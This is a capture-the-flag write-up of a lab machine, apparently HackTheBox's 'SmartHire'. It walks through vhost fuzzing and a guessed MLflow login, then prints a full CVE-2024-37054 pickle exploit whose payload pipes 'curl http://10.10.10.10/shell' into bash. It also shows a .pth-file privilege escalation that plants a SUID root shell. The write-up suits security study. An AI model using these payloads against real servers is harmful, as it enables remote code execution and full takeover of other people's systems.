
Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 41:3c:e3:bb:88:70:99:7f:b8:96:59:48:9b:85:98:69 (ECDSA)
|_  256 d5:9d:fd:6b:be:d8:39:6f:3f:43:ab:0e:f6:3e:22:db (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://smarthire.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
As there’s a redirect to smarthire.htb on port 80 I add this domain to my /etc/hosts file before having a closer look.
Execution

The web page at smarthire.htb is an AI-first evaluation platform powering high-trust hiring, so basically using AI to evaluate CVs. Luckily I can create a new account since the more interesting parts require me to be logged in.

After logging in I can train my own AI model by uploading training data as CSV. It comes with example data for the training that I use.

It takes a few moments but then my model is trained successfully. The model name is based on my username and the version is set to v1.
I then proceed to the predictions feature where I also upload the provided example data. It quickly makes a prediction and returns the score 100/100.
As I don’t quickly see a way to exploit those two upload features, I move on to enumerate the web server itself. Since it uses virtual host based routing, I try to fuzz other valid names with ffuf.
This does find the subdomain models and I add this to my hosts file as well.
$ ffuf -u http://smarthire.htb \
       -H 'Host: FUZZ.smarthire.htb' \
       -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt  \
       -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://smarthire.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.smarthire.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

models                  [Status: 401, Size: 137, Words: 11, Lines: 1, Duration: 20ms]
Upon browsing to models.smarthire.htb the browser prompts me for basic authentication. The very basic combination of admin:password lets me in and I get access to mlflow in version 2.14.1. It does show my previously trained model in the Experiments and also the Models view.

The running version is at least one major version behind1 and I search for known vulnerabilities. Quickly, I find CVE-2024-37054, a deserialization of untrusted data through a pickled object. It comes with a proof-of-concept available.

Inspecting the model shows that Python version 3.10.12 was used to train my model and the python_env.yaml lists setuptools==59.6.0 as dependency.
With uv I handle the dependencies for the Python script and upload a new and malicious version of my previously trained model through the provided script. It just requires a few changes, like adding the credentials in the URL and setting the correct model name.
While creating the new model, there's already a callback from my own host.
# /// script
# requires-python = "==3.10.12"
# dependencies = [
#     "mlflow==2.14.1",
#     "setuptools==59.6.0",
# ]
# ///

import mlflow
import os

# The URI of your MLflow tracking server
MLFLOW_TRACKING_URI = "http://admin:password@models.smarthire.htb"
REGISTERED_MODEL_NAME = "ryuki-3c7ca9c0a63e-model"

class MaliciousCodeWrapper(mlflow.pyfunc.PythonModel):
    """
    A malicious MLflow model wrapper.
    It doesn't do any real ML work. Its only purpose is to carry the payload.
    """
    def __init__(self):
        # This inner class contains the dangerous __reduce__ method.
        # When an instance of this class is unpickled, __reduce__ is called.
        class CommandRunner:
            def __reduce__(self):
                # This is the payload.
                # It returns the function to run (os.system) and its arguments.
                # The command will print a message and create a file named 'pwned.txt'.
                cmd = 'curl http://10.10.10.10/shell | bash'
                return (os.system, (cmd,))

        # The model holds an instance of the class with the payload.
        self.payload = CommandRunner()

    def predict(self, context, model_input):
        # The predict function can be empty or do something trivial.
        # It's not needed for the exploit to work.
        return "This model is a malicious payload."

# --- Main script logic ---
if __name__ == "__main__":
    print(f"[*] Connecting to MLflow server at {MLFLOW_TRACKING_URI}")
    mlflow.set_tracking_uri(MLFLOW_TRACKING_URI)
    mlflow.set_experiment("Security Demos")

    print(f"[*] Crafting malicious model '{REGISTERED_MODEL_NAME}'...")

    with mlflow.start_run() as run:
        wrapper = MaliciousCodeWrapper()

        # Log the model. This is where MLflow pickles the wrapper object,
        # including the malicious payload, and sends it to the server.
        mlflow.pyfunc.log_model(
            artifact_path="model",
            python_model=wrapper,
            registered_model_name=REGISTERED_MODEL_NAME
        )
        print(f"[*] Malicious model has been logged to the server.")
        print(f"[*] Run ID: {run.info.run_id}")
        print(f"[*] Victim can now load '{REGISTERED_MODEL_NAME}' version 1.")
Now going back to the dashboard to use the prediction feature once more. This time it generates a hit on my web server, loads the script and executes my payload to grant me a shell as svcweb.
Privilege Escalation
Right after gaining access I check the sudo privileges. Apparently the user can run a Python script as root with anything as input.
$ sudo -ln
Matching Defaults entries for svcweb on smarthire:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User svcweb may run the following commands on smarthire:
    (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py *
The script itself is readable, so I can peek at the source. It has three distinct actions defined (status, backup-models, restart) and those are based on code in BASE_DIR / plugins. To make them importable, the folders within the plugins directory are added to the path (line 16-18).
#!/usr/bin/env python3
"""
MLFLOW-CTL: Operational interface for managing the MLflow service.
Supports a pluggable extension model for environment-specific logic.
For changes or plugin requests, please contact the Platform Team.
"""

from pathlib import Path
import sys
import site

BASE_DIR = Path(__file__).resolve().parent
PLUGINS_DIR = BASE_DIR / "plugins"

# make plugins importable
for path in PLUGINS_DIR.iterdir():
    if path.is_dir():
        site.addsitedir(str(path))

def print_usage():
    print("Usage: mlflowctl.py [status|backup-models|restart]")
    sys.exit(1)

def main():
    import mlflow_actions, backup_models

    if len(sys.argv) < 2:
        print_usage()

    action = sys.argv[1]

    if action == "status":
        mlflow_actions.check_status()
    elif action == "backup-models":
        print("[*] Running backup via backup_models plugin...")
        backup_models.run()
    elif action == "restart":
        mlflow_actions.restart()
    else:
        print(f"[!] Unknown action: {action}")
        print_usage()

if __name__ == "__main__": main()
The user svcweb is not able to write to any of the plugins and can only modify the dev subdirectory due to the membership in group devs. This won’t cut it as no plugins are imported from there.
$ ls -Rla /opt/tools/mlflow_ctl/plugins/
/opt/tools/mlflow_ctl/plugins/:
total 16
drwxr-xr-x 4 root root 4096 Feb 19 18:10 .
drwxr-xr-x 3 root root 4096 Feb 19 18:16 ..
drwxr-xr-x 3 root root 4096 Feb 20 09:26 core
drwxrwxr-x 2 root devs 4096 May 12 15:22 dev

/opt/tools/mlflow_ctl/plugins/core:
total 20
drwxr-xr-x 3 root root 4096 Feb 20 09:26 .
drwxr-xr-x 4 root root 4096 Feb 19 18:10 ..
-rw-r--r-- 1 root root 1474 Feb 19 16:49 backup_models.py
-rw-r--r-- 1 root root 1492 Feb 19 17:45 mlflow_actions.py
drwxr-xr-x 2 root root 4096 Feb 20 09:26 __pycache__

/opt/tools/mlflow_ctl/plugins/core/__pycache__:
total 16
drwxr-xr-x 2 root root 4096 Feb 20 09:26 .
drwxr-xr-x 3 root root 4096 Feb 20 09:26 ..
-rw-r--r-- 1 root root 1536 Feb 20 09:26 backup_models.cpython-310.pyc
-rw-r--r-- 1 root root 1647 Feb 20 09:26 mlflow_actions.cpython-310.pyc

/opt/tools/mlflow_ctl/plugins/dev:
total 8
drwxrwxr-x 2 root devs 4096 May 12 15:22 .
drwxr-xr-x 4 root root 4096 Feb 19 18:10 ..
Using site.addsite_dir() to add directories to sys.path is rather exotic. The documentation specifies another side effect. It also processes its .pth files and this comes with a note.
Note
An executable line in a
.pthfile is run at every Python startup, regardless of whether a particular module is actually going to be used. Its impact should thus be kept to a minimum. The primary intended purpose of executable lines is to make the corresponding module(s) importable (load 3rd-party import hooks, adjustPATHetc). Any other initialization is supposed to be done upon a module’s actual import, if and when it happens. Limiting a code chunk to a single line is a deliberate measure to discourage putting anything more complex here.
The very first line specifies that any executable line will be executed, so I can just create a pth file in the dev folder and its content will be executed whenever the directory is added to sys.path2.
$ cat << EOF > /opt/tools/mlflow_ctl/plugins/dev/privesc.pth
import os;os.system("install --mode 6777 /bin/bash /tmp/bash");
EOF

$ sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
[*] Checking MLflow service status...

[+] MLflow service status: active
[+] MLflow container status: 'Up 38 minutes'

$ /tmp/bash -p
bash-5.1# id
uid=1000(svcweb) gid=1000(svcweb) euid=0(root) egid=0(root) groups=0(root),1000(svcweb),1001(mlflowweb),1002(devs)
First I just create the malicious file and add a payload to add the SUID and SGID bit to a bash binary. Then I run the mlflowctl.py script with any input. This executes my payload and I can use the newly created binary to escalate my privileges.
Attack Path
flowchart TD

subgraph "Execution"
    A(Web) -->|Create Profile| B(Train and evaluate model)
    A -->|vHost fuzzing| C(models subdomain)
    C -->|Guess Basic Auth creds| D(Access to mlflow)
    D -->|CVE-2024-37054| E(Upload malicious model)
    E & B -->|Evaluate to trigger| F(Shell as svcweb)
end

subgraph "Privilege Escalation"
    F -->|Write privileges| G(Place .pth file)
    F -->|sudo privileges| H(Run python elevated)
    H & G -->|Execute payload| I(Shell as root)
end